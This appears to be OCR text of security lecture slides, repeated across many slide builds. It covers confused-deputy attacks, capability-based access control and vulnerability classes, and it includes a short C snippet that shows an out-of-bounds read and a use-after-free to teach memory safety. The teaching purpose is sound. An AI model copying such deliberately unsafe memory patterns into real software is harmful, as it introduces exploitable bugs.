
Can be addressed with ***capability*** based access control

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a *confused deputy*
- privilege escalation is implicit



Can be addressed with ***capability*** based access control


A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a *confused deputy*

- privilege escalation is implicit




Can be addressed with ***capability*** based access control

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a *confused deputy*
- privilege escalation is implicit




Can be addressed with ***capability*** based access control

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a *confused deputy*
- privilege escalation is implicit




Can be addressed with ***capability*** based access control

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a *confused deputy*
- privilege escalation is implicit



Can be addressed with ***capability*** based access control


A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a *confused deputy*

- privilege escalation is implicit




Can be addressed with ***capability*** based access control

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

NOTE:
We deal every day with a very confused deputy: ***web browsers***

CSRF, Clickjacking, XSS, …



Low Level Vulnerabilities

- Within software, bugs can lead to vulnerabilities
  - Information leaks
  - Data corruption
  - Denial of service

Low Level Vulnerabilities

- Within software, bugs can lead to vulnerabilities
  - Information leaks
  - Data corruption
  - Denial of service
  - Remote code execution! … !!

Low Level Vulnerabilities

- Within software, bugs can lead to vulnerabilities
- Bugs make software vulnerable to attack

Low Level Vulnerabilities

- Within software, bugs can lead to vulnerabilities
- Bugs make software vulnerable to attack
  - Buffer overflow
  - Path replacement
  - Integer overflow
  - Race conditions (TOCTOU – Time of Check to Time of Use)
  - Unsanitized format strings
  - …

Low Level Vulnerabilities

- Within software, bugs can lead to vulnerabilities
- Bugs make software vulnerable to attack
  - Buffer overflow
  - Path replacement
  - Integer overflow
  - Race conditions (TOCTOU – Time of Check to Time of Use)
  - Unsanitized format strings
  - …

All create attack vectors for an adversary.

Low Level Vulnerabilities

- Within software, bugs can lead to vulnerabilities
- Bugs make software vulnerable to attack
  - Buffer overflow
  - Path replacement
  - Integer overflow
  - Race conditions (TOCTOU – Time of Check to Time of Use)
  - Unsanitized format strings
  - …
- We will specifically look at issues of ***memory safety*** and ***side channels***

Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

    A chunk of memory is allocated
    with a *size*
    for a *duration*.

Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

A chunk of memory is allocated
with a *size*
for a *duration*.

A pointer originating from a chunk may be used to access
memory within the bounds of that chunk (spatial integrity)
during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt);
*oneInt;
```

Heap Memory
oneInt
twoInt


Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

A chunk of memory is allocated
with a *size*
for a *duration*.

A pointer originating from a chunk may be used to access
memory within the bounds of that chunk (spatial integrity)
during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt);
*oneInt;
```




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

A chunk of memory is allocated
with a *size*
for a *duration*.

A pointer originating from a chunk may be used to access
memory within the bounds of that chunk (spatial integrity)
during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt);
*oneInt;
```




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

A chunk of memory is allocated
with a *size*
for a *duration*.

A pointer originating from a chunk may be used to access
memory within the bounds of that chunk (spatial integrity)
during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt);
*oneInt;
```




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

    A chunk of memory is allocated
    with a *size*
    for a *duration*.

    A pointer originating from a chunk may be used to access
    memory within the bounds of that chunk (spatial integrity)
    during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt);
*oneInt;
```




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

A chunk of memory is allocated
with a *size*
for a *duration*.

A pointer originating from a chunk may be used to access
memory within the bounds of that chunk (spatial integrity)
during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt);
*oneInt;
```




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

A chunk of memory is allocated
with a *size*
for a *duration*.

A pointer originating from a chunk may be used to access
memory within the bounds of that chunk (spatial integrity)
during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt);
*oneInt;
```



Heap Memory

oneInt
twoInt


Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

A chunk of memory is allocated
with a *size*
for a *duration*.

A pointer originating from a chunk may be used to access
memory within the bounds of that chunk (spatial integrity)
during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt); int* threeInt = malloc...
*oneInt;
```




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]

    A chunk of memory is allocated
    with a *size*
    for a *duration*.

    A pointer originating from a chunk may be used to access
    memory within the bounds of that chunk (spatial integrity)
    during the lifetime of that chunk (temporal integrity)

```
int* oneInt = (int*)malloc(sizeof(int));
int* twoInt = (int*)malloc(sizeof(int));
*oneInt;
*(oneInt+1);
free(oneInt); int* threeInt = malloc...
*oneInt;
```




Tracking origins/provenance forms a capability model for pointer safety [Hicks 2014]

Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]
- Provide common attack patterns [Eternal War in Memory]


Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]
- Provide common attack patterns [Eternal War in Memory]




Memory Safety

- *Unsafe memory* accesses are a longstanding vector
  - Memory Safety [http://www.pl-enthusiast.net/2014/07/21/memory-safety/]
- Provide common attack patterns [Eternal War in Memory]



